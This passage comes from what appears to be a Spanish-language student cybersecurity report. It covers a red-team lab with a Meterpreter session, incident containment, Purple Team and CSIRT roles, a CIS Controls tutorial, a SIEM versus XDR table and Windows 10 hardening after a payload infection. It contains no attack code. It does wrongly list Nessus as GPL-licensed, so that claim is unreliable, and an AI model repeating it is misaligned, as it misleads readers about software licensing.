
Ilustración 30. Eliminación de carpeta compartida



Fuente: El autor


El comando **background** permite salir de la sesión de manera temporal sin cerrarla con el fin de realizar otras revisiones en el Metasploit y luego retomar la sesión.

Ilustración 31. Salida temporal del payload



Fuente: El autor

Ilustración 31. Nuevo acceso a Meterpreter



Fuente: El autor

5.4 ETAPA 4. CONTENCIÓN DE ATAQUES INFORMÁTICOS

¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque?

Al momento de detectar un ataque o actividad sospechosa se deben tomar las medidas necesarias para evitar que el ataque se siga propagando y pueda generar más daños de los que posiblemente ya se hayan generado hasta el momento del hallazgo.

- Inicialmente se debe recopilar la información que está generando la sospecha del ataque, entre la cual esta: el tráfico de la red, eventos y registros del sistema, información de archivos sospechosos, procesos y servicios ejecutándose.
- Se procede a realizar un análisis de la información recolectada para identificar comportamientos o acciones sospechosas.
- Posteriormente se verifica la amenaza para determinar si es un ataque real, lo cual puede requerir herramientas especializadas para examinar los datos en profundidad.
- Finalmente se genera una respuesta al ataque para detenerlo y mitigar los daños, esto incluye acciones como aislar el equipo sospechoso del sistema para evitar propagación del ataque (este paso puede ser el inicial en caso de tener la certeza del ataque presentado), eliminar el malware mediante herramientas, aplicar parches de seguridad y endurecer los controles políticas, procedimientos y herramientas de contención.

3.2. ¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red Team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?

Luego de verificar actividad sospechosa en el equipo atacado, se realizan las siguientes actividades para controlar el evento:

- Se aisló el equipo de la red.
- Se recopiló información en el equipo de trafico de red, logs del sistema y archivos sospechosos.
- Se realiza un análisis de la información recopilada y de los controles de seguridad del equipo verificando fallas como el firewall y la seguridad de Windows deshabilitadas.
- Se revisaron y fortalecieron los controles de seguridad de los equipos y la red, eliminando archivos sospechosos, activando la seguridad de Windows y el firewall, instalando un buen antivirus en la red, revisando y ajustando los permisos de usuarios del sistema; además se implementaron sistemas de IDS/IPS en la red, Active Directory para administrar la seguridad en equipos y usuarios de la red y finalmente verificación de implementación y cumplimiento de procedimientos y políticas de usuarios del sistema.

3.3. Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?

A diferencia de los Blue Team, especializados en la defensa, y los Rea Team, especializados en los ataques, los Purple Team además de cumplir funciones de Blue y Red Team, se encargan en mantener una buena y fluida comunicación entre estos dos equipos ya sean externos o internos, coordinan e integran tácticas de defensa con las amenazas y vulnerabilidades encontradas, mejoran la efectividad de los procesos de seguridad estableciendo y desarrollando objetivos comunes entre los equipos.

Los Equipos de Respuesta ante Incidentes de Seguridad informática CSIRT (Computer Security Incident Response Team), tienen como función recibir, revisar y responder ante informes de incidentes; desarrollan medidas de prevención y reacción.

3.4. ¿Qué función tiene CIS “Center For Internet Security” dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.


El Centro para la Seguridad de Internet es una entidad sin ánimo de lucro que se han encargado de desarrollar Controles de Seguridad Critica CIS, consistentes en diversas soluciones bajo un marco metodológico de mejores prácticas en ciberseguridad.

Para los Blue Team, los Controles de Seguridad Critica CIS, son una guía muy importante en el proceso de fortalecimiento de la seguridad informática de las empresas ya que mediante la implementación de los controles puede ayudar a prevenir los ataques más dañinos y de mayor alcance, y apoyar el cumplimiento de muchos marcos y regulaciones de seguridad.

Para encontrar un tutorial específico para un CIS Control, puede seguir estos pasos:

Inicialmente se debe acceder a la página web de CIS: https://www.cisecurity.org/ y hacer clic en el menú "Controles de seguridad críticos".

Ilustración 32. Acceso a la web CIS



Fuente: Elaboración propia. Página https://www.cisecurity.org/


Seleccionar descargar controles y diligenciar la información de datos personales para el envío de correo.

Ilustración 33. Diligenciamiento de información para descarga del documento

Fuente: Elaboración propia. Página https://www.cisecurity.org/


En el link recibido en el correo, direcciona a la información de herramientas, plantillas, guías, controles en la versión actual y la traducción de controles en varios idiomas.

Ilustración 34. Email recibido con el acceso



Fuente: Elaboración propia. Página https://www.cisecurity.org/

Ilustración 35. Acceso a documentos, plantillas y controles




Fuente: Elaboración propia. Página https://www.cisecurity.org/

Ilustración 36. Documento CIS en PDF

Fuente: Elaboración propia. Página https://www.cisecurity.org/

Ilustración 37. Documento CIS en Excel



CIS Control	CIS Safeguard	Asset Type	Security Function	Title	Description
1	1,1	Devices	Identify	Establish and Maintain Detailed Enterprise Asset Inventory	Establish and maintain an accurate, detailed, and up-to-date inventory of all enterprise assets with potential to store or process data, to include: end-user devices (including portable and mobile), net devices, non-computing/IoT devices, and servers. Ensure the inventory records the network addres static), hardware address, machine name, enterprise asset owner, department for each asset, and the asset has been approved to connect to the network. For mobile end-user devices, MDM type to support this process, where appropriate. This inventory includes assets connected to the infrastruct physically, virtually, remotely, and those within cloud environments. Additionally, it includes assets th regularly connected to the enterprise's network infrastructure, even if they are not under control of th enterprise. Review and update the inventory of all enterprise assets bi-annually, or more frequently.
1	1,2	Devices	Respond	Address Unauthorized Assets	Ensure that a process exists to address unauthorized assets on a weekly basis. The enterprise ma choose to remove the asset from the network, deny the asset from connecting remotely to the netw quarantine the asset.
1	1,3	Devices	Detect	Utilize an Active Discovery Tool	Utilize an active discovery tool to identify assets connected to the enterprise's network. Configure t discovery tool to execute daily, or more frequently.
1	1,4	Devices	Identify	Use Dynamic Host Configuration Protocol (DHCP) Logging to Update Enterprise Asset Inventory	Use DHCP logging on all DHCP servers or Internet Protocol (IP) address management tools to upd enterprise's asset inventory. Review and use logs to update the enterprise's asset inventory weekly more frequently.

Fuente: Elaboración propia. Página https://www.cisecurity.org/

Seleccione el CIS Control que desea aprender a implementar.
Haga clic en el enlace "Tutorial".

3.5. Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

Tabla 1. DIFERENCIAS SIEM - XDR

CARACTERÍSTICA	SIEM	XDR
ARQUITECTURA	Basado en normalización de datos + análisis	Basado en EDR
OBJETIVO	Proporciona a una empresa capacidades de análisis y gestión de registros centralizados.	Utiliza los datos recopilados para mejorar la detección y respuesta a amenazas.
GESTIÓN	Necesita un esfuerzo de gestión intensivo para conectarse a fuentes de datos y sincronizar las alertas	Se crean para conectarse más fácilmente con la arquitectura de seguridad de una empresa.
HABILIDAD DE RESPUESTA	Principalmente una herramienta de análisis de datos que proporciona datos y alertas al equipo SOC para que puedan identificar peligros	Posee la capacidad de apoyar y coordinar los esfuerzos de respuesta.
	Requiere muchos ajustes y esfuerzos. Los equipos de seguridad pueden verse superados por la gran cantidad de alertas procedentes de un SIEM	Permite la integración de ecosistemas a través de Marketplace y proporciona mecanismos para automatizar acciones sencillas en controles de seguridad de terceros.

Fuente: El autor. Ref: https://heimdalsecurity.com/blog/siem-vs-xdr-a-comparison-of-two-advanced-detection-and-response-solutions/

6. Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL.

Tres herramientas de detección de ataques informáticos con licencia GPL:

Nessus:
Es un escáner de vulnerabilidades que puede utilizarse para identificar vulnerabilidades conocidas en sistemas y aplicaciones. Nessus utiliza un motor de análisis de vulnerabilidades para identificar vulnerabilidades en los sistemas y aplicaciones que escanea. El motor de análisis de vulnerabilidades de Nessus está constantemente actualizado con nuevas vulnerabilidades, lo que ayuda a garantizar que los sistemas y aplicaciones estén protegidos de las últimas amenazas.

Snort:
Es un sistema de detección de intrusiones (IDS) que utiliza firmas para detectar tráfico malicioso. Snort es un sistema de código abierto que puede ser utilizado por organizaciones de todos los tamaños. Snort es capaz de detectar una amplia gama de ataques, incluyendo ataques de denegación de servicio (DoS), ataques de inyección SQL y ataques de malware.

Wireshark:
Es un analizador de paquetes que puede utilizarse para capturar y analizar el tráfico de red. Wireshark es un sistema de código abierto que puede ser utilizado por organizaciones de todos los tamaños. Wireshark es capaz de capturar y analizar todo el tráfico de red, lo que lo hace útil para la investigación de incidentes de seguridad.

ANEXO 5. ESCENARIO 4

- Descargue una guía de hardenización para Windows 10
- Asegure la máquina que fue afectada con el Payload de la Etapa 4.
- Genere un documento donde mencione el paso a paso utilizado para asegurar y erradicar el ataque ejecutado en la Etapa 4.

ETAPAS DE HARDENING DE SERVIDORES WINDOWS

1. Ubicación física del equipo

Se debe asegurar que el equipo este ubicado en un sitio seguro, donde se puedan garantizar aspectos como temperatura adecuada y acceso al mismo por parte de personal autorizado en el área, en lo posible contar con un sistema CCTV.

2. Configuración de usuarios

Verificar que los permisos de usuarios estén asignados de acuerdo con los roles establecidos de acuerdo con las funciones del usuario.

En ambientes corporativos, y siempre que sea posible se puede dejar deshabilitada la cuenta de administrador local, generando una cuenta de dominio adecuada si el equipo es miembro de Active Directory (AD) , si no es posible entonces asegurar que la contraseña de la cuenta administrador local se restablezca con una combinación segura.

3. Configuración de cortafuegos

Asegurar que el cortafuegos (firewall) se encuentre habilitado y configurado con todas las protecciones necesarias para monitorear el tráfico entrante y saliente y bloquear el tráfico que no se desea dejar ingresar a la red con el fin de evitar posibles ataques.

4. Ejecución y administración de configuraciones pertinentes

Realizar las configuraciones necesarias para el equipo en la red de la organización, las funciones de Windows, los servicios, el acceso remoto y protocolo de tiempo NTP, depurar aplicaciones, servicios y archivos no utilizados, cerrar los puertos que no se encuentren en uso y cifrado de datos, deshabilitar la instalación de programas solamente siendo permitido por personal calificado y software con el debido licenciamiento o de páginas oficiales.

La revisión y administración de estos aspectos asegura que todos los equipos, usuarios y sistemas cuenten con el nivel de seguridad y coherencia suficiente.

En el caso de que el equipo Windows 10 pertenezca a una red corporativa, hoy en día se una Active Directory AD, con lo cual se centraliza la administración de la red, asignando los permisos necesarios a cada recurso.

5. Aplicación de parches a las vulnerabilidades

Es muy importante habilitar las actualizaciones automáticas y garantizar que se estén llevando a cabo en forma periódica en los equipos para que queden instalados todos los parches al software con el fin de que los equipos permanezcan lo más seguro o preparados posible frente a las nuevas vulnerabilidades y puntos débiles que se presenten en los sistemas usados.

6. Planificación estratégica de respaldo

Realizar copias de seguridad en forma periódica para evitar pérdidas de información crítica en caso de producirse un ciberataque.

7. Monitoreo constante

Es importante monitorear en forma constante la operación de los equipos, configurar y capturar los logs o eventos para hacer seguimiento al funcionamiento del equipo, permanecer alerta a cualquier señal de un mal funcionamiento como puede ser: ver archivos sospechosos, funcionamiento lento del equipo o la red, trafico sospechoso, ventanas o mensajes nuevos en pantalla o cualquier comportamiento que de señales de estar frente a un ataque cibernético.

Por ultimo y no menos importante, la capacitación del personal que interactúa con los equipos es fundamental en la seguridad de los equipos y de la red, es un punto crítico en ciberseguridad y debe ser prioritario garantizar unas buenas prácticas en el desempeño de las actividades por parte de cada usuario.

PROCESO ASEGURAMIENTO DE EQUIPO ATACADO EN FASE 4

Inicialmente se realizó una valoración del estado en que se encuentra el equipo afectado en el ataque presentado a la empresa HackinHouse encontrando los siguientes aspectos de seguridad:


- Sistema Operativo Windows 10 a 64 bits
- Los sistemas de seguridad tanto del S.O como externos se encontraban desactivados totalmente (Firewall, Windows Defender, Antivirus entre otros)
- Contaba con un archivo de texto ubicado en el escritorio
- Fue ejecutado un archivo .exe con el nombre PoC_93408477

Se realizo la corrección y hardenización del equipo así:

- Se activaron las protecciones de Windows Defender
- Se activo el Firewall de Windows
- Se revisaron usuarios del sistema y se asignaron permisos
- Se instaló antivirus MCaffe
- Se configuraron elementos de seguridad a la maquina y a cada perfil de usuario.

Inicialmente se realizó la habilitación de la seguridad Windows Defender, ver Ilustración 38.


Ilustración 38. Activación Windows Defender



Fuente: El autor

Luego de habilitar la protección de Windows Defender se evidencia que los archivos maliciosos son puestos en cuarentena y eliminados del equipo.


Ilustración 39. Eliminación de archivos maliciosos



Fuente: El autor

Se habilitó y configuró el Firewall de Windows que se encontraba deshabilitado, ver la Ilustración 40.


Ilustración 40. Activación de Firewall de Windows



Fuente: El autor

Se activaron las actualizaciones automáticas de Windows para que se instalen los parches de seguridad necesarios.

